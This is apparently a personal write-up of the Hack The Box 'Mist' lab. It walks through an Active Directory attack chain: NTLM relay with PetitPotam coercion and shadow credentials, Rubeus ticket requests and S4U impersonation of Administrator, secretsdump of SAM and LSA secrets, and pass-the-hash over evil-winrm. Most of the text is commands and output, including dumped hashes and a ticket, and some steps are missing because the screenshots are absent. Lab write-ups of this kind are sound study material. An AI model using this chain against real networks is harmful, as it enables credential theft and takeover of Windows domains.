1	tun0	10.10.10.0/23,10.10.16.0/23,10.129.0.0/16,dead:beef::/64,dead:beef:4::/64,fe80::/64	Active - 6 routes
2	ligolo	192.168.100.0/24,fe80::/64	Active - 2 routes

Now I can nxc to DC(It additionally shows that DC01 needs SMB signing)


```
┌──[~/Documents/mist]
└─$ nxc smb 192.168.100.100 -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
SMB         192.168.100.100 445    DC01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
┌──[~/Documents/mist]
└─$ nxc smb 192.168.100.101 -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9
SMB         192.168.100.101 445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:mist.htb) (signing:False) (SMBv1:False)
SMB         192.168.100.101 445    MS01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
```

I need to set /etc/hosts by using above information

```
192.168.100.100 DC01 DC01.mist.htb mist.htb$
192.168.100.101 MS01 MS01.mist.htb$
```

```
└─$ nxc ldap 192.168.100.100 -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9 -M ldap-checker
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAP        192.168.100.100 389    DC01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
LDAP-CHE... 192.168.100.100 389    DC01             LDAP Signing NOT Enforced!
LDAP-CHE... 192.168.100.100 389    DC01             LDAPS Channel Binding is set to "NEVER"
┌──[~/Documents/mist]
└─$ nxc ldap 192.168.100.100 -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9 -M maq
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAP        192.168.100.100 389    DC01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
MAQ         192.168.100.100 389    DC01             [*] Getting the MachineAccountQuota
MAQ         192.168.100.100 389    DC01             MachineAccountQuota: 0
```

ldap signing is not enforced and machine account cannot be added on DC01



This shows MS01 can set shadow credential and I can use this credential to impersonate administrator to get SAM database

PetitPotam attack


1. run ntlmrelayx.py to prepare a relay on MS01
2. net * http://localhost OR upload and run EtwStartWebClient.exe to fire webDav
3. PetitPotam.py will make MS01 start to authenticate to my attack host
4. ntlmrelayx.py will grep and forward the ntlm to authenticate as MS01 on DC01
5. I can set shadow credential as MS01
6. Use this credential to ask tgt for MS01 and get ntlm hash of MS01
7. Use this hash to impersonate Administrator and get SAM database

*impacket deprecated shadow credential, so I need to download older version from https://github.com/Tw1sm/impacket/tree/interactive-ldap-shadow-creds

https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/adidns-spoofing shows how to add dns using powermad.ps1


```
PS C:\xampp\htdocs> . .\powermad.ps1
. .\powermad.ps1
PS C:\xampp\htdocs> New-ADIDNSNode -Tombstone -Verbose -Node example
New-ADIDNSNode -Tombstone -Verbose -Node example
VERBOSE: [+] Domain Controller = DC01.mist.htb
VERBOSE: [+] Domain = mist.htb
VERBOSE: [+] Forest = mist.htb
VERBOSE: [+] ADIDNS Zone = mist.htb
VERBOSE: [+] Distinguished Name = DC=example,DC=mist.htb,CN=MicrosoftDNS,DC=DomainDNSZones,DC=mist,DC=htb
VERBOSE: [+] Data = 192.168.100.101
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-89-01-00-00-00-00-02-58-00-00-00-00-C7-C2-38-00-C0-A8-64-65
[-] Exception calling "SendRequest" with "1" argument(s): "The user has insufficient access rights."
```

Unfortunately, it doesn't work, so I can't make MS01 authenticate directly to my attack host
Instead use chisel



I can port forward MS01 to attack host and make MS01 to authenticate to itself

1. Run ntlmrelayx.py(Warning: Change user to root before running it)



2. Option(1) Compile source code from https://gist.github.com/klezVirus/af004842a73779e1d03d47e041115797, upload, and run


- Option (2) Run command net *http://localhost*

  I just used Option(1) here


```
$mcs EtwStartWebClient.cs  -unsafe
```

```
C:\xampp\htdocs>.\EtwStartWebClient.exe
.\EtwStartWebClient.exe
[+] WebClient Service started successfully
```


  3. Run petitpotam.py to make MS01 authenticate to me



4. ntlmrelayx log detected something



5. I can nc to my localhost 11000, clear and set credentials



6. Upload .pfx and ask tgt to get ntlm hash(need password above)*

Warning: it resets really fast and you may need to do it several times and be very quick

```
C:\xampp\htdocs>.\Rubeus.exe asktgt /user:MS01$ /certificate:ms01.pfx /getcredentials /show /nowrap /password:ws9ACxVUYxYAImyWQguU
.\Rubeus.exe asktgt /user:MS01$ /certificate:ms01.pfx /getcredentials /show /nowrap /password:ws9ACxVUYxYAImyWQguU
```

```
  ServiceName              :  krbtgt/mist.htb
  ServiceRealm             :  MIST.HTB
  UserName                 :  MS01$ (NT_PRINCIPAL)
  UserRealm                :  MIST.HTB
  StartTime                :  5/13/2025 2:44:33 PM
  EndTime                  :  5/14/2025 12:44:33 AM
  RenewTill                :  5/20/2025 2:44:33 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  Sr3+gWspovylMutCDotPrQ==
  ASREP (key)              :  95F61874BBFCC957049099FCB97F51A2

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 4B1CB949125129C1C6BC36081837B831
```

I got MS01's NTLM hash

7. Use this hash to ask tgt and use this tgt to impersonate administrator

```
C:\xampp\htdocs>.\Rubeus.exe asktgt /nowrap /user:"MS01$" /rc4:4B1CB949125129C1C6BC36081837B831
```

Grep the result ticket and paste it on s4u request

```
C:\xampp\htdocs>.\Rubeus.exe s4u /self /nowrap /impersonateuser:Administrator /altservice:"cifs/ms01.mist.htb" /ticket:doIFLDCCBSigAwIBBaEDAgEWooIEUDCCBExhggRIMIIERKA
DAgEFoQobCE1JU1QuSFRCoh0wG6ADAgECoRQwEhsGa3JidGd0GwhtaXN0Lmh0YqOCBBAwggQMoAMCARKhAwIBAqKCA/4EggP6Tu82JNPZ0qwpL6aqgBrM6djCD8ojyq6BmklPoHh4ETfXuS/gvo2uyNq5dQc/GZrN+RYlM
/ZZfMmPRJbp4HliKMnnc5hJrNv9FftYt+NwjW8WGrtLJOHiezTBYO1xsBQudK3joN3HlsTT1JoSuwagolMBDDCI5AeDfhtpPT0yev5pDDVM/PG9uE1dc+mZkYbMwXOm9eaI/DVgPJ0i5rsK8+4PtEOdr5K0wZ2fEpe2Rp
3NzPhqNXJxhq8eBGxsZHK0+M215E7e65GSzZIOLPZdh4v055CLsylAgyNgJyt1a4/t1m8WA//sXgjxv9ryPhGq5JXG+2B8T3r9JRZIXV1bTKbhfbZkch57buwmaOHk2CX+g3QJx/0XLNjYDRADHedzA2GU1nxb7bLURJYR
1LGBYOKMVsNKOZUF2PBL5Ke8mlmkF2eX3gAqlokDYnQaYfI/NNQ06HngqmX1iS6p107DTlzDOAny8OTCIG1uZwOFuOme/wQEj1ElvxfmhcZPHsb8PePGhQNvoMow13hKTYk8ZPvCsvRPXH9xjpHj13KGMMUkt46oK/sgSF
wwle+5GoSjvO3/B09S1unHqJzdfSsThptBjznAE2Qt+3w3kpBJqyL5SHgnB7aAdeWwKQ8CxbJP/sq/xmE8H1SUKLM9EkvYqfwNUqX6+NTkW309LJ9igg2F1perO/frE9cjofocJE4XvOJTRsLwrTn364qoKGDW1lnc/IvY
XZdLFbx0KsfyZMjYaAheEQItJc2KLE37Yg8pbhvhpEaGjfhlyw6o1z9vJhaWsHUnNsB/Wy3LoDPNIgGnvZFlZhPXVLzqnogcR0t7Mq9dz02ejkREft2RPvO39RSMUhJ5h5ysJO2eLsDUdgUU6XuklsvSw316bru2gBrIcQ
wURQP73SjGwO3ctetfIBqdtkeGr5a8dKxlFYX/0MJI59Y07RyKmbHMjqCz3Gz1faWXjOLR7H/DCVPWPJtj6K5UDtRYZ4dDNubb2Z+ZnUOO+KkhnNaz0guPrxMXLwmlJqZ8bMnjBtT6H2iZJks4Ul5Ck1ujTLNKVjt90oCY
NgvaOTChcT5nsrzlcPUrP3BkylmA0iccwj6jsOT79wBWDFnu8jg6ydjww9ZLJUxnXw6/6cgnN1Vnlj+AC0Bn2r4pRWP9asAtWF//ztZcqbPJEYeiaqVjOAwfaDxmdttfn4yey0G0+rpDU/JISwX0eR+Qr30/AYRKyP1Lux
Bp6fRiCEDDBAi2VngIAUM6I4/Ps4WjCtEjfqSqWTlATegZOOQ7mQ5vUQbR063OVBC77pwNzOOjys9GOoyn9vaSGY8DeNbTqCtrN9QAC8qw0j1p+JJBCUfY+vvE1HvwKOBxzCBxKADAgEAooG8BIG5fYG2MIGzoIGwMIGtM
IGqoBswGaADAgEXoRIEEMf2tYWdpVT46t24jatutGahChsITUlTVC5IVEKiEjAQoAMCAQGhCTAHGwVNUzAxJKMHAwUAQOEAAKURGA8yMDI1MDUxMzIxNTQyNlqmERgPMjAyNTA1MTQwNzU0MjZapxEYDzIwMjUwNTIwMjE
1NDI2WqgKGwhNSVNULkhUQqkdMBugAwIBAqEUMBIbBmtyYnRndBsIbWlzdC5odGI=
```

Save the ticket on local, base64 decode, convert, and export

```
┌──[~/Documents/mist]
└─$ $base64 -d ms01.kirbi.b64 > ms01.kirbi
┌──[~/Documents/mist]
└─$ $ticketConverter.py ms01.kirbi ms01.ccache
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
┌──[~/Documents/mist]
└─$ $export KRB5CCNAME=ms01.ccache
┌──[~/Documents/mist]
└─$ $klist
Ticket cache: FILE:ms01.ccache
Default principal: Administrator@MIST.HTB

Valid starting     Expires            Service principal
2025-05-13 17:56:17  2025-05-14 03:54:26  cifs/ms01.mist.htb@MIST.HTB
        renew until 2025-05-20 17:54:26
```

secretsdump successfully gets hash(Use ntpdate before running)

```
└─$ sudo ntpdate dc01
2025-05-13 18:00:56.731783 (-0400) -32396.867057 +/- 0.210466 dc01 192.168.100.100 s1 no-leap
CLOCK: time stepped by -32396.867057
┌──[parrot@parrot]─[~/Documents/mist]
└─$ secretsdump.py administrator@ms01.mist.htb -k -no-pass
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe3a142f26a6e42446aa8a55e39cbcd86
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:711e6a685af1c31c4029c3c7681dd97b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:90f903787dd064cc1973c3aa4ca4a7c1:::
svc_web:1000:aad3b435b51404eeaad3b435b51404ee:76a99f03b1d2656e04c39b46e16b48c8:::
[*] Dumping cached domain logon information (domain/username:hash)
MIST.HTB/Brandon.Keywarp:$DCC2$10240#Brandon.Keywarp#5f540c9ee8e4bfb80e3c732ff3e12b28: (2025-05-13 22:00:58+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MIST\MS01$:plain_password_hex:7ad03dc38646e0ed38ebe81429f8e48aa24b7edeed468bece9d7a4b3d358ea557687a5f23cb0659b2c2bded38e1463bd9fe1756fce5fe211846459519562042 7e08eeb7d
5bd39d965e5e0563f11b804bf8a72d8d5c16b772e7095c67150b7f43f88041ea5c2d1cbd6b7aaa9f3b13c7814b6eb2c41655e3e8998e890fbf3495c53a6b7b76842aae60a29593e2207e08ea74a6a2be85c7d2
bad2827cc5f175f4b844381ab9722b528ac5c6445ec5dafe0bc49459d1c551806b988be6edf9f662285398182f8d521dcd7f0a4fd6f3d80bb564e5e556a997676371838 56c6f43dc095d53868a7d50c03e86b1
a289ca8106c3
MIST\MS01$:aad3b435b51404eeaad3b435b51404ee:4b1cb949125129c1c6bc36081837b831:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe464e18478cf4a7d809dfc9f5d6b5230ce98779b
dpapi_userkey:0x579d7a06798911d322fedc960313e93a71b43cc2
```

Administrator hash(MS01)

I can evil-winrm to Administrator(MS01)*

```
└─$ evil-winrm -i ms01 -u Administrator -H 711e6a685af1c31c4029c3c7681dd97b

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/13/2025   3:05 AM             34 user.txt
```

Get Sharon's Credential

There's an user Sharon.Mullard



I can download files

```
*Evil-WinRM* PS C:\Users\Sharon.Mullard> tree /F /A
Folder PATH listing
Volume serial number is 560D-8100
C:.
+---Desktop
+---Documents
|       sharon.kdbx
|
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
|       cats.png
|       image_20022024.png
|
+---Saved Games
\---Videos
*Evil-WinRM* PS C:\Users\Sharon.Mullard> download Pictures\

